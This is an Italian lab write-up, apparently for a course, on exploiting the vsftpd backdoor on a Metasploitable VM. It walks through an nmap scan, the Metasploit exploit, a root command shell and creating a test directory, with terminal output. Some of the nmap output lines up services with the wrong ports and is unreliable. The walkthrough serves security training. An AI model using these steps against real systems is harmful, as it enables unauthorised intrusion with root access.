


Obiettivo: sfruttare la debolezza vsftpd presente su metasploitable

Per prima cosa andiamo a modificare l'ip di metasploitable come richiesto dall'esercizio.


Una volta modificato effettuiamo uno scan con nmap, utilizzando l'opzione -sV per vedere le porte e i servizi relativi.

Vediamo che è attivo il servizio ftp, nello specifico sulla macchina linux metasploitable vediamo che il servizio relativo è vsftpd, e andiamo a ricercare su metasploit un exploit relativo.



```
kali@kali: ~  
File Actions Edit View Help  
80/tcp open  http      Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp open  rpcbind    2 (RPC #100000)  
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp open  exec       netkit-rsh rshexec  
513/tcp open  login?     Netkit rshd  
514/tcp open  shell      GNU Classpath gmicregistry  
1099/tcp open java-rmi   Metasploitable root shell  
1352/tcp open bindshell  2-4 (RPC #100003)  
2049/tcp open nfs       ProFTPD 1.3.1  
2121/tcp open ftp       MySQL 5.6.51a-3ubuntu5  
3306/tcp open mysql     PostgreSQL DB 8.3.0 - 8.3.7  
5432/tcp open postgresql  
5900/tcp open vnc        VNC (protocol 3.3)  
6800/tcp open x11        (access denied)  
6867/tcp open irc        UnrealIRCd  
8009/tcp open ajp13      Apache Jserv (Protocol v1.3)  
8180/tcp open http      Apache Tomcat/Coyote JSP engine 1.1  
Service Info: Hosts: metasploitable, localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE : cpe:/o:linux:linux_kernel  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 65.39 seconds  
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.1.100:37737 → 192.168.1.149:6200) at 2024-03-04 05:32:23 -0500  
ifconfig  
eth0      Link encap:Ethernet  HWaddr 08:00:27:5e:43:b3  
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:fe5e:43b3/64  Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:1483 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:1475 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:118927 (116.1 KB)  TX bytes:119584 (116.7 KB)  
          Base address:0xd020  Memory:f0200000-f0220000  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128  Scope:Host  
          UP LOOPBACK RUNNING  MTU:16436  Metric:1  
          RX packets:214 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:214 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:62761 (61.2 KB)  TX bytes:62761 (61.2 KB)
```

Impostiamo l'ip RHOST(ip della macchina “vittima”) con l'ip di metasploitable e, dato che questo exploit non richiede ulteriori dati lo inviamo direttamente.



```
kali@kali: ~  
File Actions Edit View Help  
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.1.100:37737 → 192.168.1.149:6200) at 2024-03-04 05:32:23 -0500  
ifconfig  
eth0      Link encap:Ethernet  HWaddr 08:00:27:5e:43:b3  
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:fe5e:43b3/64  Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:1483 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:1475 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:118927 (116.1 KB)  TX bytes:119584 (116.7 KB)  
          Base address:0xd020  Memory:f0200000-f0220000  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128  Scope:Host  
          UP LOOPBACK RUNNING  MTU:16436  Metric:1  
          RX packets:214 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:214 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:62761 (61.2 KB)  TX bytes:62761 (61.2 KB)
```

Una volta inviato controlliamo di essere sul sistema bersaglio e andiamo a creare la directory.

```
kali@kali: ~  
File Actions Edit View Help  
[*] Command shell session 1 opened (192.168.1.100:37737 → 192.168.1.149:6200) at 2024-03-04 05:32:23 -0500  
  
ifconfig  
eth0    Link encap:Ethernet  HWaddr 08:00:27:5e:43:b3  
        inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0  
        inet6 addr: fe80::a00:27ff:fe5e:43b3/64 Scope:Link  
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
        RX packets:1483 errors:0 dropped:0 overruns:0 frame:0  
        TX packets:1475 errors:0 dropped:0 overruns:0 carrier:0  
        collisions:0 txqueuelen:1000  
        RX bytes:118927 (116.1 KB)  TX bytes:119584 (116.7 KB)  
        Base address:0xd020 Memory:f0200000-f0220000  
  
lo      Link encap:Local Loopback  
        inet addr:127.0.0.1  Mask:255.0.0.0  
        inet6 addr: ::1/128 Scope:Host  
        UP LOOPBACK RUNNING  MTU:16436  Metric:1  
        RX packets:214 errors:0 dropped:0 overruns:0 frame:0  
        TX packets:214 errors:0 dropped:0 overruns:0 carrier:0  
        collisions:0 txqueuelen:0  
        RX bytes:62761 (61.2 KB)  TX bytes:62761 (61.2 KB)  
  
pwd  
/  
mkdir test_metasploit
```

Creata la directory nella root del sistema andiamo a controllare che sia presente con il comando ls.

```
kali@kali: ~  
File Actions Edit View Help  
pwd  
/  
mkdir test_metasploit  
ls  
bin  
boot  
cdrom  
dev  
etc  
home  
initrd  
initrd.img  
lib  
lost+found  
media  
mnt  
nohup.out  
opt  
proc  
root  
sbin  
srv  
sys  
test_metasploit  
tmp  
usr  
var  
vmlinuz
```